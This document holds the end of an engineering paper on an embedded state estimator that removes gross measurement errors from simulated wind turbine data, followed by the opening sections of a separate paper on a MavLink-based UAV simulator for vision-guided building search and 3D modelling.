After testing the accuracy of the state estimators when measurements are subject to normal measurement error only, this test case evaluates the performance of the embedded DER monitoring system when gross measurement errors are injected into a set of target measurements. For this purpose, a testing interface is implemented in the LabVIEW user interface that allows specification of scalar measurement error and the index of the target measurement.

Three different measurements are chosen as targets and injected with the gross measurement error  $\varepsilon$  at the time  $t_\varepsilon$  as presented in Table IV.

TABLE IV  
GROSS MEASUREMENT ERROR INJECTION SCHEDULE FOR TEST CASE 3.

$t_\varepsilon$	8 s	13 s	18 s	38 s	33 s	38 s
$z_i$	$V_w$	$P$	$I_{rms}$	$V_w$	$P$	$I_{rms}$
$\varepsilon$	$5\sigma$	$5\sigma$	$5\sigma$	$10\sigma$	$10\sigma$	$10\sigma$

From Table IV the magnitude of the gross measurement error injected is chosen as 5 and 10 times the standard deviation of all the measurements  $\sigma = 0.01$ . The schedule is used while running the cRIO, giving the results illustrated in Fig. 6.

In Fig. 6, the left hand side shows the pu value of the wind speed, the active power and the rms current during the time period of execution. From these plots,  $z_d$  is clearly affected by the gross measurement error injected two times for each measurement. In comparison to  $z_d$ , the estimated results in  $h(x)$  are closer to the correct measurements,  $z$  for each injection of gross measurement error.

In the right hand side plot of Fig. 6, the absolute error between  $z$ ,  $z_d$  and  $h(x)$  is shown for each of the three measurements. Here the performance, of the simplified state estimator, in handling gross measurement errors is easily visible, as it is able to detector, identify and eliminate the error and estimate a better signal value than the raw measurements.

The error in  $I_{rms}$  after 33 s in the right hand side of Fig. 6, equal to approximately 0.04 pu indicates room for further improvements of the system. The cause of the large error is that the embedded monitoring system first correctly identifies the active power as the bad measurement, and after eliminating the error, it wrongly identifies a bad data at the rms current as well. This increases the difference between the pseudo measurement value and the correct value. This could possibly be avoided by finding the optimal trade-off between false positives and negatives, thereby fine tuning the detection threshold  $K$ , or refining the methods used in the bad data detector.

Besides the false identification of the rms current as containing a bad data, the results confirm the added accuracy of using the embedded DER monitoring system compared to

using raw measurements when monitoring the performance of DERs. This accuracy could be valuable when considering the utilization of measurements in determining control actions in the CPES.

#### IV. CONCLUSION

The growing implementation of distributed energy resources and the increased focus on distributed control of these resources entails added challenges in the cyber-physical energy system. With the added dependency on distributed control comes dependency on valid data from distributed energy resource measurement systems.

This paper describes the development, implementation and testing of a simplified state estimator, capable of efficiently removing gross measurement errors from distributed energy resource data measurements. The simplified state estimator is implemented on an embedded system and simulated in connection to a simulation model of a generic wind turbine generator. With the embedded system implementation, the measurements from the distributed energy resources can be processed and validated between data acquisition and data communication.

Simulation results show that the simplified state estimator has a fast execution time which offers utilization in current and future measurement systems. Compared to utilizing raw measurement data, the simplified state estimator has similar average Euclidean error as normal measurement error and can remove gross measurements, which shows its application potential in the cyber-physical energy system.

For future work, the bad data detector of the embedded monitoring system could be improved in terms of its ability to accurately identify bad data. A second proposed further research could be to try and validate the efficiency of the simplified state estimator by using real wind turbine measurements, and in the end, try to implement the system on a real wind turbine. A third possibility is to test the generality of the monitoring system by replacing the WTG state estimation model and applying the system on a different type of, such as a photovoltaic system.

#### REFERENCES

- [1] P. Beiter and T. Tian, "2015 renewable energy data book," U.S. Department of Energy's National Renewable Energy Laboratory (NREL), Tech. Rep., 2016.
- [2] Energinet.dk, "Technical regulation 3.2.5 for wind power plants above 11 kw," Energinet.dk, Tech. Rep. 13/96336-43, 2016.
- [3] —, "Technical regulation 3.2.2 for pv power plants above 11 kw," Energinet.dk, Tech. Rep. 14/17997-39, 2016.
- [4] F. F. Wu, K. Moslehi, and A. Bose, "Power system control centers: Past, present, and future," *Proceedings of the IEEE*, vol. 93, no. 11, pp. 1890–1908, Nov 2005. <http://dx.doi.org/10.1109/JPROC.2005.857499>.
- [5] X. Yu and Y. Xue, "Smart grids: A cyber-physical systems perspective," *Proc. IEEE*, vol. 104, no. 5, pp. 1058–1070, May 2016. <http://dx.doi.org/10.1109/JPROC.2015.2503119>.
- [6] R. Rajkumar, I. Lee, L. Sha, and J. Stankovic, "Cyber-physical systems: The next computing revolution," in *Design Automation Conference*, June 2010, pp. 731–736. <http://dx.doi.org/10.1145/1837274.1837461>.
- [7] S. Sridhar, A. Hahn, and M. Govindarasu, "Cyber-physical system security for the electric power grid," *Proceedings of the IEEE*, vol. 100, no. 1, pp. 210–224, Jan 2012. <http://dx.doi.org/10.1109/JPROC.2011.2165269>.
- [8] X. Shi, Y. Li, Y. Cao, and Y. Tan, "Cyber-physical electrical energy systems: challenges and issues," *CSEE Journal of Power and Energy Systems*, vol. 1, no. 2, pp. 36–42, June 2015. <http://dx.doi.org/10.17775/CSEEJPES.2015.00017>.
- [9] F. C. Schweppe, J. Wildes, and D. B. Rom, "Power system static-state estimation, parts I, II, III," *IEEE Transactions on Power Apparatus and Systems*, vol. PAS-89, no. 1, pp. 120–135, Jan 1970. <http://dx.doi.org/10.1109/TPAS.1970.292678>.
- [10] K. Clark, N. W. Miller, and J. J. Sanchez-Gasca, "Modeling of GE wind turbine-generators for grid studies," GE Energy, Tech. Rep. Version 4.4, September 2009.
- [11] S. Yu, K. Emami, T. Fernando, H. H. C. Iu, and K. P. Wong, "State estimation of doubly fed induction generator wind turbine in complex power systems," *IEEE Transactions on Power Systems*, vol. 31, no. 6, pp. 4935–4944, Nov 2016. <http://dx.doi.org/10.1109/TPWRS.2015.2507620>.
- [12] S. A. A. Shahriari, M. Raoofat, M. Dehghani, M. Mohammadi, and M. Saad, "Dynamic state estimation of a permanent magnet synchronous generator-based wind turbine," *IET Renewable Power Generation*, vol. 10, no. 9, pp. 1278–1286, 2018. <http://dx.doi.org/10.1049/iet-rpg.2015.0502>.
- [13] F. F. Wu, "Power system state estimation: a survey," *International Journal of Electrical Power & Energy Systems*, vol. 12, no. 2, pp. 80–87, 1990. [http://dx.doi.org/10.1016/0142-0615\(90\)90003-T](http://dx.doi.org/10.1016/0142-0615(90)90003-T).
- [14] A. Monticelli, "Electric power system state estimation," *Proceedings of the IEEE*, vol. 88, no. 2, pp. 262–282, Feb 2000. <http://dx.doi.org/10.1109/5.824004>.
- [15] L. Holten, A. Gjelsvik, S. Aam, F. F. Wu, and W. H. E. Liu, "Comparison of different methods for state estimation," *IEEE Transactions on Power Systems*, vol. 3, no. 4, pp. 1798–1806, Nov 1988. <http://dx.doi.org/10.1109/59.192998>.
- [16] L. Mili, T. V. Cutsem, and M. R.-P. and, "Bad data identification methods in power system state estimation—a comparative study," *IEEE Transactions on Power Apparatus and Systems*, vol. PAS-104, no. 11, pp. 3037–3049, Nov 1985. <http://dx.doi.org/10.1109/TPAS.1985.318945>.
- [17] H. J. Koglin, T. Neisius, G. Beißler, and K. D. Schmitt, "Bad data detection and identification," *International Journal of Electrical Power & Energy Systems*, vol. 12, no. 2, pp. 94–103, 1990. [http://dx.doi.org/10.1016/0142-0615\(90\)90005-V](http://dx.doi.org/10.1016/0142-0615(90)90005-V).
- [18] E. Handschin, F. C. Schweppe, J. Kohlas, and A. Fiechter, "Bad data analysis for power system state estimation," *IEEE Transactions on Power Apparatus and Systems*, vol. 94, no. 2, pp. 329–337, Mar 1975. <http://dx.doi.org/10.1109/TPAS.1975.31858>.
- [19] A. Garcia, A. Monticelli, and P. Abreu, "Fast decoupled state estimation and bad data processing," *IEEE Transactions on Power Apparatus and Systems*, vol. PAS-98, no. 5, pp. 1645–1652, Sept 1979. <http://dx.doi.org/10.1109/TPAS.1979.319482>.
- [20] V. H. Quintana, A. Simoes-Costa, and M. Mier, "Bad data detection and identification techniques using estimation orthogonal methods," *IEEE Transactions on Power Apparatus and Systems*, vol. PAS-101, no. 9, pp. 3356–3364, Sept 1982. <http://dx.doi.org/10.1109/TPAS.1982.317595>.
- [21] M. Schlechtingen, I. F. Santos, and S. Achiche, "Wind turbine condition monitoring based on SCADA data using normal behavior models. part 1: System description," *Applied Soft Computing*, vol. 13, no. 1, pp. 259–270, 2013. <http://dx.doi.org/10.1016/j.asoc.2012.08.033>.
- [22] J. R. Kristoffersen and P. Christiansen, "Horns Rev offshore windfarm: its main controller and remote control system," *Wind Engineering*, vol. 27, no. 5, pp. 351–360, 2003. <http://dx.doi.org/10.1260/030952403322770959>.
- [23] B. Badrzadeh, M. Bradt, N. Castillo, R. Janakiraman, R. Kennedy, S. Klein, T. Smith, and L. Vargas, "Wind power plant scada and controls," in *PES T D 2012*, May 2012, pp. 1–7. <http://dx.doi.org/10.1109/PES.2011.6039418>.
- [24] A. Ellis, Y. Kazachkov, J. Sanchez-Gasca, p. Pourbeik, E. Muljadi, M. Behnke, J. Fortmann, and S. Seman, *Wind Power in Power Systems*. John Wiley & Sons, Ltd., 2012, ch. 35: A Generic Wind Power Plant Model. ISBN: 9780470974162.
- [25] B. P. Lathi, *Signal Processing and Linear Systems*, international ed. ed. Oxford, United Kingdom: Oxford University Press, 2010. ISBN: 978-0-19-539257-9.
- [26] A. D. Hansen, P. Sørensen, F. Iov, and F. Blaabjerg, "Control of variable speed wind turbines with doubly-fed induction generators," *Wind Engineering*, vol. 28, no. 4, pp. 411–432, 2004. <http://dx.doi.org/10.1260/0309524042886441>.



- [27] K. E. Martin, "Synchrophasor measurements under the IEEE standard C37.118.1-2011 with amendment C37.118.1a," *IEEE Transactions on Power Delivery*, vol. 30, no. 3, pp. 1514–1522, June 2015. <http://dx.doi.org/10.1109/TPWRD.2015.2403591>.
- [28] ABB, "XLPE submarine cable systems attachment to XLPE land cable systems - user's guide," Brochure, April 2010, rev. 5.
- [29] J. D. Glover, M. S. Sarma, and T. J. Overbye, *Power System Analysis and Design*, 5th ed. Stamford, CT: Cengage Learning, 2008. ISBN: 978-1-111-42579-1.
- [30] P. M. Anderson and A. Bose, "Stability simulation of wind turbine systems," *IEEE Transactions on Power Apparatus and Systems*, vol. PAS-102, no. 12, pp. 3791–3795, Dec 1983. <http://dx.doi.org/10.1109/TPAS.1983.317873>.
- [31] X. R. Li and Z. Zhao, "Measures of performance for evaluation of estimators and filters," vol. 4473, 2001, pp. 530–541. <http://dx.doi.org/10.1117/12.492751>.



# Visual simulator for MavLink-protocol-based UAV, applied for search and analyze task

Piotr Śmigielski, Mateusz Raczyński, Łukasz Gosek

Student Scientific Association AI LAB,

Faculty of Automation, Electrical Engineering, Computer Science and Biomedical Engineering,

AGH University of Science and Technology,

Al. Mickiewicza 30, 30-059 Kraków, Poland

Email: smigielski.piotr@gmail.com

**Abstract**—In this paper the authors present the results of research to develop the visual system for autonomous flying agent. The core elements of the vision system which were designed and implemented in the earlier stage of the project are brought together. The second aim is to show capabilities of a simulation environment designed and developed by the authors in order to enable testing of the vision systems (dedicated for Unmanned Aerial Vehicles) in the artificial environment. The first section of the paper introduces the testing (simulation) environment for MavLink-protocol-based autonomous flying robots. Next, the core elements of a vision system, designed for Unmanned Aerial Vehicle (UAV), are discussed. This includes pre-processing and vectorization algorithms, object recognition methods and fast three-dimensional model construction. The third part introduces a set of algorithms for robot navigation, solely based on vision and altitude sensor and compass. The paper concludes with the description of the tests and presentation of results where designed simulator was applied to show mentioned vision system elements operating together to execute complex task.

## I. INTRODUCTION

THE SIMULATION has always been important in the development of advanced robotic systems. Such a need is driven by a number of factors. The key one is the cost of the robotic solutions. Utilizing such environments for testing of the early versions of elements of the system, such as vision system and navigation algorithms, may help avoiding costly accidents [1]. Additional benefit of using artificial testing environments lays in short time between bug discovery, patch implementation and re-testing. This can lead to greatly minimized overall development and testing time.

The key questions that arise during the development of advanced UAV systems may be:

- 1) Are we sure how the robot will response to the input from navigation procedures and sensors?
- 2) Will it be able to accomplish the task within given time regime?
- 3) What are the limitations of communication protocol?
- 4) How will robot react if emergency situation, such as loss of communication with navigation module, occurs and how procedures for such event will work?

Artificial testing environment can help minimize the risk associated with these questions. Nevertheless, some uncertainty is related specifically with communication protocol which is utilized between navigational module (which includes

AI functions) and autopilot module which is responsible for execution of low-level tasks, such as robot's movement, power management, basic sensors reading (such as barometer, GPS, gyroscope). There is a number of existing simulators for particular UAV controllers and, on the other side, more general approaches, where testing environment is designed for abstract robot, not associated with particular communication protocol or controller model [2], [1]. The challenge is to create the testing environment which directly incorporates the communication protocol (such as MavLink) that will be used in real UAV. In such scenario the AI module sends the instruction directly to the navigation module utilizing the given communication protocol, but the system can be connected either to the emulated or real UAV.

The solution presented in this paper introduces an approach, which enables testing solutions that are ready to be applied on real UAV. It faces that challenge by combining emulation of robot which communicates via MavLink protocol with visualization of the simulated environment. The MavLink protocol (Micro Air Vehicle Communication Protocol) is one of the most popular protocols for communicating with robots' control stations (also called *autopilots*), sending commands and exchanging telemetry information. It is a lightweight, header-only protocol utilized by controllers such as Pixhawk PX4 (see <https://pixhawk.org/>), APM 2.6 (see <http://ardupilot.org/copter/>) or SLUGS Autopilot [3], [4]. Such approach in the design of UAV simulator allows not only to test a considerably wide range of solutions but also to directly use existing code to connect to real UAV, utilizing MavLink protocol, immediately after finishing simulated tests. This can be accomplished by simply changing the connection from the server representing emulated UAV to a real robot connected to PC via telemetry transmitter/receiver.

Such simulator can be applied in various scenarios. The most basic one would be testing of robot's reactions to movement requests, sent from the controlling application, where a graphical interface would allow observation of potential responses of the real robot and tracking unexpected behaviors. This simulator can be applied for testing of more sophisticated solutions. One of the typical classes of algorithms that can be tested in such simulator are object recognition [5], [6] and scene analysis [7], [8]. These problems are widely studied in

robotics and can contribute to the solution of more complex tasks, such as scene understanding and robot localization [9], [10].

The paper is structured as follows. Section II discusses the design and functionalities of the proposed simulator. Next section (see III) describes the core elements of scene analysis system. It briefly introduces algorithms for vectorization of the images, recognition of the objects in the scene and three-dimensional model building. In section IV the authors propose the set of methods for navigation of a UAV to allow operating in an urban environment, utilized in tests for the solution. Section V is dedicated for presentation of test showing capabilities of scene analysis system as well as the simulator. The scenario of the tests is based on the idea of UAV, equipped with visual sensor, operating in an urban environment. The main task of this robot is to locate predefined object in the scene and build a three-dimensional model of the located building (later in this paper the terms *object* and *building* will be used interchangeably due to assumption that the robot operates in an urban environment). The last section is dedicated for concluding remarks.

## II. ARTIFICIAL TESTING ENVIRONMENT

In this part the environment for simulating execution of a real UAV's tasks is introduced. The designed system is dedicated for testing UAV which utilizes MavLink protocol. The solution is based on combination of lightweight SITL (Software In The Loop) simulator and scene model which is generated in OpenGL environment. The whole system was implemented in Python language. The SITL simulator is provided alongside with libraries for communicating in MavLink protocol. It is aimed to allow simple tests of sending command to the robot and receiving telemetry information from it. When the simulator is started as a server in local machine it responds to the input as if it was a physical UAV using MavLink protocol. This is enough for testing simple commands of movement and receiving information from the robot. To allow the simulator to execute more complex tasks it was combined with OpenGL module which enables visualization of actions executed by a simulated UAV. The important outcome of this is the possibility to use OpenGL camera to work as a visual sensor of the robot. The input from that virtual camera is a source of information that can be provided to the complex scene analysis algorithms. By combining these two elements the researchers and developers are allowed to directly switch from using simulator to executing actions on real MavLink-enabled UAV, equipped with visual sensors.

The overall design of the simulated environment is shown in Fig. 1. In this system, the *UAV module* and *Image processing module* operate together as the central control unit. It processes information from sensors (video feed from OpenGL in the presented simulated environment), executes complex tasks related to image processing and conducts interaction with a physical flying robot or a simulated one (*SITL simulator*) like it is presented in this paper. Practically, this control unit is the main part of an unmanned flying agent responsible for




Fig. 1: Overview of the system modules and communication in the simulated environment.

all higher level functionalities over those that are ensured by *autopilots* such as PX4 or APM 2.6 and communicates with the *autopilot* with a use of the MavLink protocol.

## III. SCENE ANALYSIS ALGORITHMS

This section is aimed to briefly introduce a set of scene analysis methods that were combined to form a complete task for a UAV, tested in the simulator. These algorithms were designed and implemented in another part of the project to create the core elements of visual system for autonomous flying agent. More details about these methods and their possible applications can be found here [11], [12], [13]. These algorithms can also be utilized for solving more complex problems, such as cognitive approach to scene analysis and recognition [14]. Let us briefly introduce these algorithms below.

### A. Vectorization method

This method is aimed to obtain memory-efficient, vector representation of objects in the examined scene. The amount of information describing the shape of an object is limited to a list of points in Euclidean space which are located in the corners of the object. The steps which lead to creation of that representations are:

- 1) **Pre-processing.** As the pre-processing of the images is outside of the scope of discussed project it is assumed that objects that are subject for analysis have distinctive colors. This allows extracting objects from the image by filtering specific colors from predefined set.
- 2) **Border extraction.** The result of pre-processing which consists of extracted color shapes on the black background are subject for edge detecting process. To extract edges of the shapes, a recursive algorithm for two-dimensional edge detection is used [15].
- 3) **Point sequence generation.** A dense sequence of points, located along the edge of each object, is generated. The




Fig. 2: Representation obtained from vectorized object, used for recognition process.

points are evenly distributed and the distance (calculated in number of pixels from original image) between them depends on predefined parameter. The distance has impact on shape description accuracy and the greater distance is, the less accurate description can be obtained with the increase of efficiency of the algorithm at the same time.

- 4) **Removing redundant points.** Some points are redundant in the sequence if they lay on the same line or change the path insignificantly. To remove them the Ramer-Douglas-Peucker curve simplification algorithm [16], [17] is utilized.

The final step is the enrichment of the object representation with information about its color. To do this a pixel located inside the outline of examined object is selected and its RGB color description saved along with the vector representation. Further it will be used to prepare images for 3D object model construction. The particular images, showing examined building from various sides (see section III-C) will be filtered to select only this color which is associated with the color of the object which was first vectorized and recognized based on the image taken from above. This is done to ensure that the contours that are discovered in the images taken during examination of the building belong to the desired (examined) object.

### B. Object recognition

For object recognition a syntactic algorithm was proposed. It allows a rotation and scale invariant matching which is crucial for UAV application as altitude and direction of flight may differ from one scenario to another.

In Fig. 2 the representation used in matching algorithm is presented. To allow rotation invariant matching, the representation of first object is doubled as it is highly probable that starting corner (first in vector representation) of one object is different from the one that belongs to the representation of compared object. More comprehensive information about this algorithm can be found in [11].

### C. Three-dimensional model building

Another application where the vector representation described above is utilized is three-dimensional object model

construction. Such a representation can be used in various applications. As an example we can consider ground inclination and obstacle shape approximation [18] and objects shape modeling for collision-free navigation and inspection tasks in an urban environment [13]. Such model is built using projections which are obtained from images taken from three sides of the examined object - top, front, right. This allows to create a simplified model carrying information about overall shape of the object as well as configuration of separate walls and features such as holes in object's structure. The process of model construction is divided into steps in which particular walls of the resulting 3D structure are derived separately, based on *reference* projection and two other projections which are cut into fragments and adjusted to form the third dimension. In Fig. 3 a process of single wall creation is presented, where a *reference* projection is the right one and top and front ones are being cut.

## IV. NAVIGATION METHODS


Some of the most important tasks for a UAV are target position calculation and path planning. They are exceptionally critical when operating in urban environment and during inspection tasks. In such applications robot is required not only to avoid obstacles (even when flying on high altitude) but also to position itself precisely to execute given tasks [10], [19], [20]

The scenario presented in section V require utilization of precise navigation as well. To support UAV with necessary capabilities the following methods were provided:


- 1) Calculating position of Points Of Interest (later referred to as POI) in the area photographed from high altitude. The POIs are related with objects (buildings) that, in subsequent steps, are subjects for recognition in order to find the specific one which shape is similar to one's that was initially stored in the robot's memory. Each POI has to be visited in order to collect an image revealing the exact shape of the object observed from position straight over it.

This calculation is done by a function *calcMoveTo-TargetHorizont()* executed for each POI. The function returns distance to North and East to a point in the photo, given as an argument. First the distances along *X* and *Y* axis (in pixels) are calculated with reference to the center of the photo which represents the point over which the UAV is currently located. Next, using information about drone's altitude (read from barometer sensor) given as an argument, those *X* and *Y* values are converted to real distances in meters. Finally the function uses drone's heading direction (read from compass) to count the real shift to North and East (as the image of the scene is not necessarily taken while the drone is facing North).


- 2) Calculating target position to collect images necessary for building three-dimensional representation of an object. This is executed once the UAV is positioned straight over the building which is recognized as the one to be examined.



(a)



(b)



(c)

Fig. 3: Steps of creating walls in 3D model building, (a) - cutting from projections, (b) - projecting onto a plane, (c) - intersection of intermediate walls

To accomplish this, the function *calcHeadingChangeForImage()* was introduced. It chooses the place and direction for the front and right-side photo of the building. The idea is to calculate the smallest rectangle that can be circumscribed on a figure of a building. For the *front* image we choose the side of the building associated with one of the longer edges of obtained rectangle. It is done so, because the *front* image is supposed to give the best overview of the examined building. After the front side is identified, the distance from the building is calculated




Fig. 4: Bitmap image of searched object provided to UAV.

using the camera's vertical and horizontal angles of view. The position for the second photo is set in front of the side of the building associated with shorter edge of the circumscribed rectangle. It means that direction in which camera has to be pointed is perpendicular to the direction in which the *front* side is photographed.

Finally, it is checked if any of two chosen points collides with any other object on the scene. If so, another possible point is searched. It means that the opposite side of the building is selected or distance from the building is changed if opposite side also gives colliding position. If there is no collision, the function returns heading changes and coordinates for both of the chosen spots.

## V. TESTS

This section presents the results of the tests to show capabilities of the simulator introduced in this paper. These test also bring in action the scene analysis algorithms discussed in previous sections - vectorization, image recognition and 3D model building. Test scenario is revealed step by step in this section and supported by figures showing most essential output. Let us briefly outline the scenario:

- 1) First, the UAV is provided with an image of the object (taken from above) which is going to be searched in the simulated environment.
- 2) The robot, using the image of the scene taken from high altitude, locates objects in the scene and calculates route to take more detailed pictures of each of them.
- 3) It flies over each object and takes detailed images from lower altitude. Each photographed object is compared with the searched one.
- 4) Once the searched object is located the UAV performs closer investigation of the building to collect images necessary for 3D model building.

In Fig. 4 and 5 a searched object and its vector representation is presented. This object is provided to the UAV to be located in the simulated environment. The vectorized object will be an input for image recognition algorithm discussed earlier in this paper.






Fig. 5: Vector representation of searched object.




Fig. 6: Scene generated in simulated environment, photographed by the UAV from high altitude.




Fig. 7: Vectorized image of the scene. Calculated destination points to take precise images are marked.




Fig. 8: Detailed image of yellow building.

The next figure (see Fig. 6) shows the first image taken by the UAV and represents whole scene with four buildings. To take this picture the UAV climbed up to predefined altitude of  $h = 45$  meters. In the following figure (see Fig. 7) the same scene is shown vectorized. This vectorization is done to allow UAV to find all structures in the scene and calculate target positions from where it will be possible to take more precise images. These images will further be compared with searched object to find the one for which the 3D representation will be built.

In the next step the destination points were added to the list. It was then provided to UAV module to initiate a task of visiting each point. After reaching each of the points from the list (at predefined altitude of  $h_2 = 20$  meters) a detailed image was taken (see Fig. 8, 10, 12, 14), vectorized (see Fig. 9, 11, 13, 15) and provided to image recognition algorithm.

The following figures (see Fig. 14 and 15) show the image and vector representation of the building that was recognized in the scene as the one that was searched. During this step, when the object was recognized, its RGB color code is stored along with vector representation. It will be used in next steps for proper extraction of objects photographed horizontally against other objects in the scene.

In this particular test it turned out that the *red* building was the last on the list and all buildings were visited before this

one. In more general scenario it is not necessarily the case as the searched object can be found earlier and the task of flying over all targets can be terminated.

After the searched object was recognized the UAV initiates next task to scan the object and build 3D representation. To accomplish this, the following target locations are calculated and provided to simulated UAV:

- 1) position over the building with UAV heading set to take a proper image which will be used as one of three projections (the *top* one).




Fig. 9: Vector representation of yellow building.




Fig. 10: Detailed image of purple building.




Fig. 13: Vector representation of blue building.




Fig. 11: Vector representation of purple building.



Fig. 14: Detailed image of red building.

